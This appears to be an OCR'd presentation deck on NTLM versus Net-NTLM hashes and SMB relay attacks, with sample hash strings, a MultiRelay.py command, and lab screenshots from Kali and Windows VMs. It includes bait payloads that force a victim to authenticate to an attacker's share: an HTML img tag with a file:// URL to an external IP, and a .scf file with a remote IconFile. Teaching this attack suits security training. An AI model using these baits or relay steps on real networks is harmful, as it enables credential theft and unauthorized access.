NTLM

NTLMv1/v2 vs. Net-NTLMv1/v2

NTLM = Hash stored in the SAM database or DC NTDS.DIT database.

```
Togie::A6F73F30BDCA485BAAD3B435B51404EE:41E4F4C5ED3F5A4B986B2114B61DEE8A:::
```

Net-NTLM HASH = Challenge encrypted hash of users **NTLM** (Its really long)


NetNTLMv1 / NetNTLMv1+ESS	u4-net-ntlm::kNS:338d08f8e26de93300000000000000000000000000000000:9526fb8c23a90751cdd619b6cea564742e1e4bf33006ba41:cb8086049ec4736c
NetNTLMv2	admin::N46iS-NekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830315c7830310000000000000b45c67103d07d7b95acd12ffa11230e0000000052920b85f78d013c31cdb3b92f5d765c783030

NTLM Authentication protocol


- A client is authenticating to a server that doesn't belong to a domain
- A client is authenticating to a server using an IP address
- If the server is a member of a domain but Kerberos cannot be used.
- A firewall restricts the ports required by Kerberos (88)

TLDR – NTLM is used when Kerberos cant be used.

Basics of NTLM protocol



Grabbing Net-NTLM hashes



Attacker

I want your files + Negotiate NTLM

Here is your challenge

net-NTLM hash. (NTLM encrypted challenge)

OffsecVM-2017.1-i686 - VMware Workstation 12 Player (Non-commercial use only)

Applications Places Terminator Wed 04:00

root@kali: /usr/share/responder

root@kali: /usr/share/responder 59x31

```
root@kali:/usr/share/responder#
```

Watch Demo 1


Windows 7 x64 - VMware Workstation 12 Player (Non-commercial use only)

C:\Windows\system32\cmd.exe

```
C:\Users\binn.server1>
```

7:00 PM
1/24/2018

SMB Relay Attack



Attacker

Webserver

I want resources

I'm Bob, I want resources

Here is your Challenge Bob

Here is your Challenge

NTLM encrypted challenge (net-NTLM)

NTLM encrypted challenge (net-NTLM)

Is this legit?

That's bob, let him in

SMB Relay Attack

Step 1. Start responders multi relay tool

```
python MultiRelay.py -t [Computer to relay to] -u [User to target]
```


Step 2. Turn SMB off in responder.conf

Step 3. Bait the user into authenticating to your evil share


Step 3.

SMB Relay: Baiting the user

Bait a user to visit a share using NTLM authentication.



```
7  <BODY >
8  <img src="file://54.152.102.42/shareme/abc.jpg"/>
9  </body>
10
```




https://www.blackhat.com/docs/us-15/materials/us-15-Brossard-SMBv2-Sharing-More-Than-Just-Your-Files.pdf

SMB Relay: Baiting the user


Write a *.scf file (Shell Command File) to a writable share

File Edit Format View Help

```
[Shell]
Command=2
IconFile=\\192.168.1.78\test.ico
[Taskbar]
Command=ToggleDesktop
```



SMB Relay: TLDR/TLDL



Watch Demo 2

OffsecVM-2017.1-i686 - VMware Workstation 12 Player (Non-commercial use only)

Applications Places Terminator Sun 03:06

root@kali: /usr/share/responder/tools

root@kali: /usr/share/responder/tools 87x46

```
root@kali:/usr/share/responder/tools#
```

Windows 7 x64 - VMware Workstation 12 Player (Non-commercial use only)

Recycle Bin evil.exe PsExec.exe scf

Administrator: C:\Windows\system32\cmd.exe

```
C:\Users\WinPC>ipconfig | findstr "IPv4"
   IPv4 Address. . . . . . . . . . . : 192.168.1.71

C:\Users\WinPC>
```

6:06 PM 1/21/2018

Questions?

Insecure Protocols: LLMNR / NBT-NS

